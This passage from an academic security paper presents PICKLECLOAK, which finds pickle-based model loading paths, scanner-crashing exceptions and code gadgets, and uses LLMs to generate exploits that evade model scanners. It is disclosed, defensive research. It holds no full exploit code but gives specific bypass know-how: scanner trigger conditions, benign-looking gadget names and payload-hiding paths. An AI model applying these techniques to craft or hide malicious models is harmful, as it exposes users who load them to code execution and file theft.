- **Assignment.** For an assignment statement $\texttt{LHS} = E$, every variable $v \in \text{Vars}(E)$ influences every variable $w \in \text{Vars}(\texttt{LHS})$. Analyzer adds an edge:

$$\frac{v \in \text{Vars}(E) \quad w \in \text{Vars}(\texttt{LHS})}{G \vdash (\texttt{LHS} = E) : \{v \to w\}}.$$

- **Augmented Assignment.** For an augmented assignment statement $\texttt{LHS op} = E$, it is almost the same as assignment. The analyzer adds an edge:

$$\frac{v \in \text{Vars}(E) \cup \text{Vars}(\texttt{LHS}) \quad w \in \text{Vars}(\texttt{LHS})}{G \vdash (\texttt{LHS op} = E) : \{v \to w\}}.$$

- **Function Calls.** Consider a function call $F(E_1, E_2, \ldots, E_n)$, with argument expressions $E_1, \ldots, E_n$. The function call is the most complex one since the data can be propagated implicitly. Recording the data flow on the edges of function calls can reflect how parameters are used in computations or passed along. Define the dataflow destination of the function call, $\text{dst}(F)$, as follows case by case: ❶ When F is an independent function, the destination of F is itself, i.e., $\text{dst}(F) = F$. For example, if $F = \text{eval}$, then $\text{dst}(F) = \text{eval}$; ❷ When F is a class method that does not modify the class instance itself, the destination of F remains the method itself, i.e., $\text{dst}(F) = F$. For example, if $F = \text{string.count}$, then $\text{dst}(F) = \text{string.count}$; ❸ When F is a class method that modifies the class instance itself, the data actually flows to the instance. The destination of F corresponds to the class of F, i.e., $\text{dst}(F) = classOf(F)$. For example, if $F = \text{list.append}$, then $\text{dst}(F) = \text{list}$. Then, for every variable v in the union of the variables of all arguments, i.e., $v \in \bigcup_{i=1}^{n} \text{Vars}(E_i)$, the analyzer adds a dependency edge:

$$\frac{v \in \bigcup_{i=1}^{n} \text{Vars}(E_i) \quad T = \text{dst}(F)}{G \vdash F(E_1, \ldots, E_n) : \{v \to T\}}.$$

- **For Loops.** For a *for* loop statement "`for` x `in` E", the dataflow should start from the set of variables in the loop variable and end to the set of variables in the iterable expression. The analyzer adds a dependency edge:

$$\frac{v \in \text{Vars}(E) \quad w \in \text{Vars}(x)}{G \vdash (\texttt{for}\ x\ \texttt{in}\ E) : \{v \to w\}}.$$

- **With Statements.** For a *with* statement "`with` E `as` x", the data flow should start from the variables in the context expression and end to the variables bound by the optional alias. The analyzer adds a dependency edge:

$$\frac{v \in \text{Vars}(E) \quad w \in \text{Vars}(x)}{G \vdash (\texttt{with}\ E\ \texttt{as}\ x) : \{v \to w\}}.$$

Example. As illustrated in Figure 5, for the Python built-in library `xmlrpc`, the analyzer first parses all `.py` files into function-level units. During the analysis of `resolve_dotted_attribute`, it constructs a data dependency graph from the AST and identifies a risky function call `getattr`. To gain full control over `getattr`, both of its parameters, `obj` and `i`, must be attacker-controlled. Therefore, the analyzer examines the existence of feasible data dependency flows from the parameters of `resolve_dotted_attribut`

e, namely {obj, attr, allow_dotted_names}, to {obj, i}. The analyzer determined that obj is directly controllable via obj, forming the dependency path obj→obj, while i can be influenced by attr through the path attr→attrs→i. Consequently, resolve_dotted_attribute is identified as a potentially exploitable helper gadget.

4.3.2 LLM-assisted Automatic Exploit Generation

After identifying gadget candidates, understanding the code logic, solving constraints, and constructing and validating gadget exploits is still challenging. Traditional techniques such as symbolic execution [23] are heavy, time-consuming, rule-dependent, and prone to path explosion, often failing to capture high-level program semantics. In contrast, LLMs provide lightweight and robust semantic reasoning capability, allowing us to automate exploit generation and verification while getting full use of the semantic information and clues. The workflow is described at the right side of Figure 6.

Candidate Exploits Generation. The source code of each gadget candidate and static analysis output (i.e., reachable dataflow) are formatted into pre-defined prompt templates based on the gadget type (e.g., code execution, file operations, helper, etc.). These templates are carefully designed to simulate key stages of exploit development, including code auditing, constraint solving, and exploit construction, and leverage LLM's reasoning capabilities to generate candidate exploits.

Static-Dynamic Validation. Each generated exploit is then evaluated through a multi-stage validation pipeline. First, an AST-based static check is performed to traverse the AST nodes, ensuring that no obvious forbidden operators (except for getattr calls of the form obj.attr, as some gadgets are implemented as class methods) are present in the exploit according to a pre-defined blacklist (See Appendix D). If the static validation passes, the payload is dynamically executed, where a runtime oracle monitors its behavior to confirm whether intended effect is achieved (See Appendix D).

Guided Exploits Fixing. If an error occurs during validation, the error message often contains valuable clues—such as expected types, value ranges, or structural constraints—that reveal implicit requirements overlooked during reasoning. The system embeds these information into a structured fixing prompt template, which is fed back to the LLM, enabling it to iteratively refine and regenerate the exploit payload, creating a self-healing exploit generation loop.

Gadget Chaining. The synthesized exploits are not yet ready-to-use. During the static validation phase, the presence of getattr was not used as an exclusion criterion. This design choice stems from the fact that many attack gadgets are implemented as class methods, which inherently require an attribute access for invocation. Consequently, the LLM-generated exploits may still include built-in getattr operations to trigger these gadgets. As mentioned before, built-in getattr is banned by all scanners. To address this, the system performs an gadget chaining process, where all occurrences of built-in getattr are replaced with helper gadgets to perform attribute access. By applying AST traversal and transformations, this process ensures that all attack gadgets—regardless of whether they are class methods—can be invoked without relying on detectable built-in functions.

Finally, the fully chained exploit is serialized into malicious pickle bytecode, producing a stealthy, functional exploit with minimal human intervention. For the fail cases, attackers can simply rerun the AEG process or apply minor manual adjustments to complete the exploit.

5 Evaluation

We implement PICKLECLOAK in Python and CodeQL. PICKLECLOAK automates three steps: ❶ potential vulnerable AI/ML framework identification; ❷ gadget discovery and exploits generation; ❸ malicious model generation. We leverage Pickora [39] to compile Python scripts composed of exploitation gadgets into pickle bytecode. For the LLM-assisted AEG pipeline, we selected DeepSeek-V3 [24], one of the most capable open-source model according to the LMSYS leaderboard [4]. To ensure the robustness of our approach, we also conducted small-scale tests with other competitive models, such as GPT-4o [16], and observed comparable performance in exploit generation and reasoning tasks.

In this section, we conduct extensive experiments, aiming to answer the following questions:

RQ1. How effective is PICKLECLOAK in disclosing new loading paths and scanner-side exceptions from the model loading surface?

RQ2. How effective is PICKLECLOAK in discovering and exploiting new gadgets from the risky function surface?

RQ3. How effective is PICKLECLOAK in yielding new bypasses against real-world model scanners?

5.1 Effectiveness in Disclosing Model Loading Surface

We examine the AI/ML frameworks listed in ProtectAI's MFV bounty program via static analysis and identify five frameworks that feature with pickle-based model (de)serialization, i.e., Numpy, Joblib, PyTorch, Tensorflow/Keras and Nemo. Through in-depth code auditing, we uncover 7 categories and 22 distinct pickle-based model loading paths (shown in Table 1) that can be exploited and achieve code execution during model loading. Some of these loading paths are commonly used (e.g., zip→pkl in PyTorch). However, some are far less well known. Certain paths arise from obscure parameter options in model-saving APIs (e.g., compress→pkl paths in Joblib). Others are only revealed through deep inspection of internal logic (e.g., tar→pkl in PyTorch).

Table 1: Seven categories, 22 distinct pickle-based model loading paths, and their representations among 5 frameworks. Each framework presents its respective pickle-based model loading paths and polyglot file formats.

Pickle-based model loading path	Concrete Path	NumPy	Joblib	PyTorch	Tensorflow/Keras	NeMo
raw pkl	**pkl**	.npy	.joblib	.pt, .pth	-	-
archive→pkl	**zip→pkl**	.npz→.npy	-	(.pt, .pth)→pkl	.keras→pkl	-
	tar→pkl	-	-	(.pt, .pth)→pkl	-	.nemo→pkl
compress→pkl	**gz→pkl**	-	.joblib→pkl	-	-	-
	zlib→pkl	-	.joblib→pkl	-	-	-
	bz2→pkl	-	.joblib→pkl	-	-	-
	lzma→pkl	-	.joblib→pkl	-	-	-
	xz→pkl	-	.joblib→pkl	-	-	-
	lz4→pkl	-	.joblib→pkl	-	-	-
compress→archive→pkl	**gz→tar→pkl**	-	-	.tgz→(.pt, .pth)	-	-
archive→compress→pkl	**tar→gz→pkl**	-	-	-	-	.nemo→.joblib→pkl
	tar→zlib→pkl	-	-	-	-	.nemo→.joblib→pkl
	tar→bz4→pkl	-	-	-	-	.nemo→.joblib→pkl
	tar→lzma→pkl	-	-	-	-	.nemo→.joblib→pkl
	tar→xz→pkl	-	-	-	-	.nemo→.joblib→pkl
	tar→lz4→pkl	-	-	-	-	.nemo→.joblib→pkl
archive→archive→pkl	**zip→zip→pkl**	-	-	.mar→(.pt, .pth)→pkl	.keras→.npz→.npy	-
	zip→tar→pkl	-	-	.mar→(.pt, .pth)→pkl	-	-
	tar→zip→pkl	-	-	-	-	.nemo→torch→pkl
	tar→tar→pkl	-	-	-	-	.nemo→torch→pkl
compress→archive→archive→pkl	**gz→tar→zip→pkl**	-	-	.tgz→(.pt, .pth)→pkl	-	-
	gz→tar→tar→pkl	-	-	.tgz→(.pt, .pth)→pkl	-	-

[1] **Notes: ❶ All listed file formats can be polyglot; ❷ "pkl" refers to pickle files; ❸ "torch" represents all polyglot model files in PyTorch; ❹ Both "pkl" and "zip" exist in standard and malformed formats, with the latter potentially used to bypass scanners.**

Table 2: EDP results: 9 scanner-side loading path exceptions disclosed from `PickleScan`, `ModelScan` and `ZipFile`.

	Library	Trigger Condition	Exception Code Location
EDP-1	`PickleScan` `ModelScan`	unexpected argument position	picklescan/scanner.py:279-282 tools/picklescanner.py:111-114
EDP-2	`PickleScan` `ModelScan`	eval MAGIC_NUMBER	picklescan/scanner.py:460-462 tools/picklescanner.py:254-264
EDP-3	`ModelScan`	unknown OPCODE	tools/picklescanner.py:64-68
EDP-4	`ZipFile`	double PK\x05\x06	zipfile.py:1338-1339
EDP-5	`ZipFile`	incorrect len(data.pkl)	zipfile.py:947-948
EDP-6	`ZipFile`	bad number for centdir	zipfile.py:1368-1369
EDP-7	`ZipFile`	diskno != 0	zipfile.py:235-236
EDP-8	`ZipFile`	ZipInfo.extra=b'xxxx'	zipfile.py:472-473
EDP-9	`ZipFile`	ZipInfo.extract_version>=6.4	zipfile.py:1388-1390

Case Study ❶ Joblib: The `compress` parameter in `joblib.dump` allows the serialized pickle data to be compressed. While such compressed files remain fully functional and can be correctly deserialized by `joblib.load`, they are no longer recognizable by model scanners. An example of this exploit is demonstrated in Appendix B.1.

Case Study ❷ PyTorch: Since version 1.6, PyTorch has deprecated the tar-based model format. While it no longer offers a tar export interface, tar-based loading remains available. Code auditing shows that deserialization is triggered if a tar archive includes three files: `storages`, `tensors`, and `pickle`. An attacker can manually create these files and archive them. When loaded by a victim, PyTorch performs pickle deserialization, leading to RCE. Appendix B.2 illustrates this exploit.

As shown in Table 2, followed the principle of EDP, we examine open-source model scanners: PickleScan and ModelScan, identifying 9 exploitable exceptions along with their originating libraries, trigger conditions, and code locations. Attackers can craft malicious models to trigger these exceptions, causing the scanners to crash to bypass detection.

Case Study ❸ `STACK_GLOBAL` (EDP-1): Both PickleScan and ModelScan share a loading path exception in parsing the `STACK_GLOBAL` opcode. When tracking and retrieving its two arguments from the bytecode stream, the scanners miscalculate the search range and skip offset 0. If an attacker places one argument at offset 0, the scanner retrieves only a single argument, triggers an exception, and exits, thereby enabling detection bypass. Appendix C details this exploitation.

5.2 Effectiveness in Disclosing Risky Function Surface

We conducted a comprehensive assessment of both static analysis performance and the practical outcomes of the AEG pipeline to evaluate the effectiveness of PICKLECLOAK in disclosing risky function surface. Following the principles outlined earlier regarding how attackers search for robust gadgets, we applied PICKLECLOAK to work on three commonly used third-party dependencies of AI frameworks in their latest version, NumPy (@2.2.4), SymPy (@1.13.3) and Pandas (@2.2.3), as well as all Python (@3.10.14) built-in libraries.

5.2.1 Evaluation of Static Analysis

To evaluate the effectiveness of our static analysis component, we performed an assessment from several perspectives:

Search Space Reduction. We evaluate the effectiveness of our static analysis by measuring its ability to reduce the initial search space of gadget candidates via data dependency analysis. As summarized in Table 3, the results quantify the remaining number of potentially exploitable gadgets. To validate the effectiveness, we conduct an ablation study by omitting the data dependency analysis. In this baseline, candidate gadgets

Table 3: Effectiveness of search space reduction in gadget discovery. Measured by potential exploitable gadgets count.

	Numpy	Sympy	Pandas	Pybuiltin
w/o DDA	521	293	311	660
PickleCloak	148	40	30	229
Reduce Rate	71.59%	86.35%	90.35%	65.30%

are selected solely by scanning AST for risky functions without considering data flow, resulting in a substantially large search space. Across all libraries, the baseline yields hundreds of candidates, severely limiting the depth and efficiency of gadget discovery. In contrast, PICKLECLOAK prunes unreachable data flows and significantly narrows the candidate set. On average, it reduces the search space by 78.40% across all libraries. Notably, in the Pandas library, the number of candidates drops by 90.35%, from 311 to 30. These results confirm that PICKLECLOAK effectively localizes exploitable gadgets, enabling scalable discovery in large codebases.

False Positive Rate (FPR). To evaluate the FPR, we randomly sampled 150 potential gadget candidates identified by the analyzer and manually verified their data-flow dependency as ground truth. The results show that 150 out of 150 candidates indeed exhibit valid data-flow dependencies, yielding a FPR of 0%. This demonstrates the high precision of our static analysis in accurately identifying reachable paths.

False Negative Rate (FNR). To evaluate the FNR, we manually examine 150 randomly sampled eliminated candidates and identify 8 cases that are potentially exploitable with reachable dataflow, resulting in a 5.33% FNR. These cases typically involve data dependencies obscured by object-oriented patterns, where the critical sink argument is indirectly propagated through class fields updated across multiple methods (e.g., `self.io.filename`, `self.manifest`). Our intra-procedural analysis intentionally prunes such patterns to reduce noise and improve scalability. While this tradeoff may lead to occasional under-approximation, it effectively avoids a flood of false positives. The majority of eliminated candidates are confirmed to be unreachable or benign, demonstrating a low and acceptable FNR while enabling efficient analysis at scale.

5.2.2 Evaluation of AEG

To evaluate the performance of the AEG pipeline, we use the number of exploitable gadgets successfully generated as the primary metric. We also introduce a complementary soft metric—the total number of exploitable gadgets found through AEG combined with minimal manual refinement—to reflect the overall effectiveness of the gadget discovery and exploit generation. Together, these metrics provide a comprehensive view of PICKLECLOAK's capability to automate end-to-end exploitation workflow and its broader practical applicability.

During the AEG process across the four sources, LLM generated 108 gadget exploits that passed the oracle. Manual validation, as detailed in Table 4, shows that 104 were valid and functional (100 attack gadgets, 4 helper gadgets), yielding a 96.30% valid rate. In the subsequent chaining phase, PICKLECLOAK replaced each `getattr` call (if present) in all attack gadgets with a helper gadget, producing 100 chained exploits. All of them remained valid after re-validation, showing the robustness of the chaining process. These exploits cover diverse attack primitives, including arbitrary code execution, arbitrary file read/write, and network access, highlighting the generality and effectiveness of our automatic exploit generation.

Table 4: Status of manual validated exploitable gadgets generated by PICKLECLOAK's AEG system.

	Numpy	Sympy	Pandas	Pybuiltin	Total
ACE	13 (21)	9 (12)	1 (1)	27 (34)	50 (68)
Arb File Write	6 (6)	1 (1)	1 (1)	10 (18)	18 (26)
Arb File Read	6 (7)	2 (2)	5 (5)	19 (19)	32 (33)
Network Acc	0 (0)	0 (0)	0 (1)	1 (3)	1 (4)
Helper	0 (0)	0 (0)	0 (0)	4 (4)	4 (4)
Total	25 (34)	12 (15)	7 (8)	61 (78)	105(135)[1]

[1] The sum of "Total" entries is "105 (135)" rather than "104 (133)" because some gadgets under the "Arb File Write/Read" also contributes to the "Network Acc".

Moreover, we conducted complementary manual analysis from two perspectives to enrich the gadgets set as much as possible. ❶ Inspect failed AEG cases. We recovered 16 exploitable gadgets that were missed due to complex dataflow, inter-procedural dependencies, or domain-specific transformations beyond the LLM's reasoning scope. ❷ Additional sinks. We identified additional sinks that were not considered by static analysis. While such cases (e.g., `cProfile.run` internally wrapping `cProfile.Profile.run`) can, in principle, be addressed by extending the sink set, it is inherently difficult for any approach to anticipate and cover every possible sink in advance. We manually uncovered 13 more gadgets.

In total (as shown in Table 4), combining automatic generation and targeted manual refinement, we identified **133** exploitable gadgets (129 attack gadgets, 4 helper gadgets), establishing a comprehensive foundation for further security analysis and malicious model generation.

5.3 Effectiveness to Bypass Real-World Model Scanners

This section evaluates the feasibility of our attacks and bypass techniques using the newly identified model loading and risky function surfaces. We consider four prominent real-world scanners: two widely used state-of-the-art open-source scanners (PickleScan@V0.0.26 [25], ModelScan@V0.8.5 [35]), and two outstanding online scanning services integrated by the biggest model hosting platform Hugging Face, i.e., HF Picklescan, and a third-party scanner provided by Protect AI.

5.3.1 Bypassing via Model Loading Surface

Based on the results in Section 4.1, we craft malicious models via pickle-based model loading paths listed in Table 1 and

Table 5: Scope of pickle-based model loading paths and scanner-side exceptions covered by SOTA scanners.

	PickleScan	ModelScan	HF Picklescan	Protect AI
pkl	●	●	●	●
zip→pkl	●	◐	◐	●
tar→pkl	○	○	○	○
gz→pkl	○	○	○	○
zlib→pkl	○	○	○	○
bz2→pkl	○	○	○	○
lzma→pkl	○	○	○	○
xz→pkl	○	○	○	○
lz4→pkl	○	○	○	○
gz→tar→pkl	○	○	○	○
tar→gz→pkl	○	○	○	○
tar→zlib→pkl	○	○	○	○
tar→bz4→pkl	○	○	○	○
tar→lzma→pkl	○	○	○	○
tar→xz→pkl	○	○	○	○
tar→lz4→pkl	○	○	○	○
zip→zip→pkl	○	○	○	◐
zip→tar→pkl	○	○	○	○
tar→zip→pkl	○	○	○	○
tar→tar→pkl	○	○	○	○
gz→tar→zip→pkl	○	○	○	○
gz→tar→tar→pkl	○	○	○	○
EDP-1	○	○	○	○
EDP-2	○	○	●	●
EDP-3	●	○	●	●
EDP-4	○	○	○	○
EDP-5	○	○	○	○
EDP-6	○	○	○	○
EDP-7	○	○	○	○
EDP-8	○	○	○	○
EDP-9	○	○	○	○

[1] Note: ● indicates the case is fully addressed; ◐ indicates the case is partially addressed but contains omissions; ○ indicates the case is not addressed at all.

EDP listed in Table 2. To evaluate scanners' coverage across the 22 loading paths, we adopt the most detectable payload by invoking the `os.system` function within the `__reduce__` method to trigger code execution. This setup allows for a thorough evaluation of the scanners' detection capabilities in the presence of explicit pickle threats, highlighting the effectiveness of our bypass via model loading surface.

Table 5 presents the scope covered by each scanner. As shown, most scanners exhibit highly limited coverage of the model loading surface. As for the pickle-based model loading paths, even the best-performing solution (i.e., Protect AI's online scanning service) only (partially) addresses 3 out of the 22 paths. Results further reveal that, although some scanners attempt to handle certain paths, their implementations often appear to be incomplete, resulting in failure cases. For instance: ❶ ModelScan fails to handle `keras→pkl` case under the `zip→pkl` path; ❷ HF Picklescan fails to handle both `npz→npy` and `keras→pkl` cases under the `zip→pkl` path; ❸ Protect AI fails to handle `keras→npz→npy` case under `zip→zip→pkl` path. As for the scanner-side loading path exceptions, 7 of the 9 exploits completely bypass all scanners, while only 2 are detected by a subset. This not only demonstrates the effectiveness of the EDP-based bypass approach, but also reveals that hard-coded logic in current model scanners enables the same exception to evade all SOTA scanners, underscoring the urgent need to enhance their robustness.

5.3.2 Bypassing via Risky Function Surface

From the risky function surface, we discover 133 exploitable gadgets and examine whether they can be detected by scanners to validate the effectiveness of our bypass techniques. For consistency, we compile each gadget into a standard pickle file using Pickora, as all scanners can scan standard pickle files. To ensure comprehensive coverage, we process gadgets as follows: helper gadgets are compiled and tested individually, as they do not require chaining. For attack gadgets, we analyze whether each gadget depends on a built-in `getattr` invocation. If so, we automatically apply the chaining process to replace the `getattr` with a helper gadget. Gadgets without such dependencies are compiled directly. This process ensures that every exploitable gadget, whether standalone or chained, is correctly compiled and evaluated against the scanners.

Figure 7 presents the bypass rates of all 133 gadgets across four scanners, categorized by primitive type. Protect AI's online scanner achieves the best performance. In contrast, the remaining scanners are largely ineffective, with bypass rates close to or at 100%. Even the best-performing Protect AI's online scanner, a significant portion of high-impact primitives, such as *arbitrary code execution* and *arbitrary file write*, remain undetected, resulting in an overall bypass rate of 89%. These results demonstrate both the effectiveness of gadget-based bypasses and the transferability of the gadgets identified by PICKLECLOAK. The findings also reflect a huge gap in current scanners' detection strategies. Most remain confined to detecting common risky functions while overlooking various exploitable gadgets. Table 6 details the detection status of all gadgets across the four scanners.

As discussed in Section 3, HF Picklescan adopts a hybrid approach. While it is incapable of determining whether a gadget is malicious, it lists all imported objects and functions from the pickle file, leaving the burden of judgment to the user. However, this user-dependent approach presents critical limitations. On one hand, many benign models may import functions that fall outside the predefined allowlist as part of functionality requirements. This result leads to a "cry wolf" effect that after repeated exposure to harmless but seemingly suspicious imports, users may become desensitized and eventually stop reviewing the import list altogether. On the other hand, even when users attempt to check the listed imports, the task remains challenging: many malicious gadgets (e.g., `cgitb.lookup`, `logging.config._resolve`...) appear benign from their names alone, lacking any immediately suspicious characteristics. As a result, users often struggle to judge whether these imports are necessary for the model's functionality or introduced with malicious intent.

The model loading surface and the risky function surface represent orthogonal attack vectors and can be combined to improve stealth. Gadget programs from the risky function surface can replace pickle files embedded in detectable loading paths on the model loading surface. For instance, .pt files



Figure 7: Bypass rate of gadgets by each scanner (out of 133 gadgets).

(in `zip→pkl` loading path), contain an internal pickle file. By replacing it with a gadget program, attackers can bypass detection: even if the scanner parses the archive structure correctly, it fails to recognize the embedded malicious gadget.

6 Discussion

Responsible Disclosure and Responses. ❶ We promptly disclosed our findings to ProtectAI's MFV bug bounty program. To date, ProtectAI has acknowledged our reports (e.g., the nested zipfile archive, the joblib compressing, and the gadget bypasses) and upgraded their online scanner accordingly, resulting in a total bounty of $12,000. ❷ We also reported some findings from the model loading surface to corresponding maintainers and received interesting responses. For instance, the Keras team acknowledged our report and patched the `zip(keras)→zip(numpy)` path in version 3.9.0. The TorchServe team, however, believed that using torch files inside a `.mar` archive (another `zip→zip` path) is an intentional feature. NVIDIA patched `nemo→joblib` path [28] but deferred `nemo→torch` path, placing it in a management-approved risk registry for re-evaluation after one year. Their rationale was: "*While the issue is valid, we are currently unable to remediate it without rendering the application unusable.*"

Real-world Measurements. Although we responsibly disclosed our findings, it remains unknown whether such attacks have already appeared. We conducted a small-scale measurement of the top 100 most-downloaded models on Hugging Face as of December 6, 2025, covering major models and vendors. By manually extracting the pickle data from the model files, enumerating all imported globals, and cross-referencing HF PickleScan online results, we found no evidence of unscannable loading paths, EDP, or gadget exploits. However, four models invoked third-party APIs outside of the HF PickleScan allowlist and denylist. Upon in-depth auditing, these APIs were found to contain no attack primitives. Additionally, one model was flagged as unsafe by Hugging Face due to the use of a denylisted function `getattr`; further analysis confirmed it exhibited no malicious behavior. These cases illustrate that benign models frequently use third-party APIs and that current scanners can generate false positives. Furthermore, some in-the-wild malicious model samples have already been detected by prior research [47, 48]. Most are personally published with relatively low download counts (typically under 200), although certain proof-of-concept samples have reached over 2,000 downloads (e.g., Wi/gptp). Prior work [46] also shows that attackers could exploit organization squatting to register counterfeit organizations, amplifying attack impact or launching watering-hole attacks. While our measurement did not detect the exploitation of our techniques in mainstream models, this outcome is reassuring: we demonstrate these attacks preemptively, before they are weaponized.

Possible Mitigations. Given the breadth of the poisoning surface revealed in this work, effective defense requires a multi-stakeholder, multi-layered approach. To our knowledge, the defense can be conducted from three scopes. ❶ Model consumers. As recommended by the TensorFlow developers from Google [42], when loading untrusted models (e.g., those flagged as unsafe or containing unfamiliar APIs/objects), the most effective practice is to adopt sandboxing or containerized environments (e.g., docker [17], gVisor [11], nvidia-container-toolkit [31]). This approach directly isolates the host system from potential harm. Even if a compromised model is loaded, a properly configured sandbox can significantly limit the resulting impact. ❷ Model Publishers. They are encouraged to adopt safer formats such as safetensors. But in case reliance on pickle is unavoidable, they should preserve functionality while refraining from unnecessary use of third-party APIs or denylisted functions (e.g., `getattr`) to prevent unnecessary suspicion. Also, the poisoning-surface taxonomy presented in this paper can serve as the foundation for an OWASP-style community initiative that maintains up-to-date mappings of high-risk functions and polyglot file patterns. ❸ Model-sharing Platforms. The integrated scanner engines should be continuously updated with new gadgets and pickle loading paths, where ProtectAI has already enhanced their scanner integrated by Hugging Face under our help by directly blocking the gadgets we reported, prioritizing security even though this conservative approach may introduce false positives in theory. Platforms may also incorporate additional techniques. Scanners may enhance API call analysis with argument inspection, as many exploits rely on suspicious or explicit malicious parameter values. Beyond static analysis, dynamic techniques commonly used in malware detection can be adopted: after a model is uploaded, platform can load it within a container while monitoring its runtime behavior.

Explicit anomalies, such as sensitive file access or unexpected network activity, can then be flagged, enabling effective detection with low false positives and false negatives. However, it may impose additional computational requirements.

7 Related Work

Model Supply Chain Attacks. TensorAbuse [50] is a type of model sharing attacks that embed malicious code into TensorFlow models, where the code abuses the hidden capabilities of TensorFlow APIs. Zhao et al. [48] present a systematic study on model poisoning attacks across pre-trained model hubs, covering threat models, taxonomies, and root causes. Zhou [49] exposes security risks in Hugging Face's models due to unsafe `pickle.loads`. Some novel tricks are developed that make pickle files undetectable and wormable malware. Wang et al. [45] conduct a SoK on LLM supply chain vulnerabilities, identifying that most reside in the application and model layers. Jiang et al. [18] conduct an empirical study on the security risks of 8 model hubs, revealing that the current defenses suffer from a variety of supply chain attacks. Huang et al. [14] analyze Unpickler implementation flaws and develop Pain Pickle to automatically generate exploits via static and dynamic analysis. Traditional malware techniques may have potential for scanner bypass at first glance but are not actually applicable under this setting. Divide-and-hide attack [32] splits an exploit across multiple malicious packages, but its success presupposes that victims already have those attacker-provided packages installed, which is infeasible because the attacker cannot trigger any prior package installation through a single model file; CFG-based or argument-based obfuscation is ineffective because scanners operate on explicit API calls; Call-level obfuscation may be possible, but recovering function calls in Python requires banned primitives (e.g., `eval`, `getattr`), making it impractical. *Apart from prior research, our study systematically uncovers the security risks inherent in using pickle for model storage and loading. We identify numerous portable and universal attack vectors capable of exploiting vulnerabilities during model loading while effectively evading detection by current model scanners.*

Loader-based Defenses. Loader-based defenses harden the deserialization process by hooking or rewriting the pickle loader to permit only explicitly approved objects. Representative examples include PyTorch's `weights_only` [36] and PickleBall [21]. Such defenses can theoretically block our attack. However, they will introduce non-trivial side effects (e.g., considerable false positive rates and additional analysis burdens), and their effectiveness critically hinges on the strictness of the allowlist. The allowlist adopted by `weights_only` is overly restrictive: while it does guarantee security and successfully prevents our bypass, it also yields a 37.7% false positive rate (reported by paper [21]), rendering a substantial portion of benign models unloadable and severely impairing usability. Notably, PyTorch V2.6.0 has just upgraded, setting the default value of `weights_only` from `False` to `True` to mitigate deserialization risks. Paradoxically, this security-motivated change is incompatible with some pickle-based ML frameworks. For instance, NVIDIA NeMo explicitly reverts the option to `weights_only=False` to preserve usability [29], at the cost of increased risk. In contrast, PickleBall attempts to mitigate this issue by automatically generating more permissive policies. However, it still incurs a non-ignorable false positive rate of 20.2% and may potentially reintroduce attack surfaces (as claimed in Section 7 of PickleBall [21]), since it does not perform security analysis on the functions/objects included in the policy. For example, although its policy does not include gadgets identified in Table 4, it permits dangerous function (e.g., `flair.models.language_model.LanguageModel.save`, which enables arbitrary file overwrite) in its global policy. Under certain conditions, i.e., when the function is invoked with an object that has a `keys()` method (e.g., a `dict`), the attack can be triggered via opcode `BUILD`. If these dangerous functions are further included in the reduce policy, they can be exploited even more directly. *These cases highlight a fundamental tension in loader-based defenses: while theoretically effective, the trade-off between security and usability is difficult to balance in practice, which may hinder their adoption at scale.*

8 Conclusion

We present the first systematic disclosure of the pickle-based model poisoning surface from both the model loading and risky function perspectives. Through a combination of static analysis, code auditing and LLM reasoning, we discover 22 pickle-based model loading paths, 9 scanner-side loading path exceptions and 133 gadgets. Based on these findings, we reveal a suite of new insights to bypass the real-world model scanners: 19 out of 22 pickle-based model loading paths remain entirely undetected; 7 out of 9 scanner-side loading path exception can be exploit to bypass all SOTA scanners; almost 100% gadgets we disclosed can bypass all SOTA scanners, even against the best-performing scanner, the rate can still reach up to 89%. To this end, we have responsibly disclosed our findings to the affected vendors, leading to acknowledgments and bug bounty rewards.

Acknowledgment

We thank the shepherd and all the reviewers for their constructive feedback. This work is supported in part by the Strategic Priority Research Program of Chinese Academy of Sciences (Grant No. XDB0690100), CAS Project for Young Scientists in Basic Research (Grant No. YSBR-118), Beijing Natural Science Foundation (L253025), NSFC (62502281, U24A20236), Shandong Provincial Natural Science Foundation (ZR2025QC1560), Basic Research Program of Jiangsu Province (BK20250411), and Taishan Scholars Program.

Ethical Considerations

Throughout this research, careful consideration was given to the ethical and societal implications, and multiple measures were adopted to ensure that the work was conducted and can be published in a responsible and ethically sound manner.

Stakeholders and Potential Impact. The primary stakeholders involved in this research include model consumers, model publishers, and model-sharing platforms. Indirectly affected groups are also considered, such as downstream users whose systems may be exposed through lateral movement following a successful compromise. The goal of our research is to systematically disclose the pickle-based model poisoning surface in order to strengthen the security of the ML ecosystem. However, we acknowledge that these findings could also be misused by malicious model publishers to launch stealthy attacks through model-sharing platforms, thereby polluting the ecosystem and increasing the risk of compromise for model consumers. In light of these risks, this work explicitly advocates for responsible and ethical use of the presented techniques and strongly discourages any application that violates legal or ethical standards.

Responsible Disclosure and Current Status. To mitigate potential real-world abuse, we conducted responsible disclosure to relevant vendors, including ProtectAI, NVIDIA, Keras, PyTorch, and PickleScan. All reports submitted to ProtectAI through the Huntr MFV bug bounty program [34] have been resolved, resulting in a total bounty of $12,000. In response, ProtectAI has enhanced their scanner deployed on Hugging Face based on our reports. Both Keras and NVIDIA have acknowledged and addressed the corresponding issues. As discussed in Section 6, one of the vulnerability in NVIDIA NeMo has been deferred due to the required trade-off between usability and security. A disclosure was also submitted to PickleScan via its GitHub Security page. The issue has been acknowledged by the maintainers and remains under active remediation at the time of writing.

Risk Mitigation Measures. To evaluate real-world scanner bypass in a controlled manner, proof-of-concept exploits were uploaded to Hugging Face under strict ethical and legal oversight, with comprehensive risk-minimization measures in place, including but not limited to: ❶ Access control. In accordance with ProtectAI's MFV BBP submission guidelines [33], access was restricted exclusively to online scanning services, with explicit prevention of access by external parties; ❷ Benign payloads. All proof-of-concept exploits used non-persistent, benign commands (e.g., `ls`, `touch pwned`) and deliberately avoided any form of destructive behavior or persistent malware deployment.

Open Science

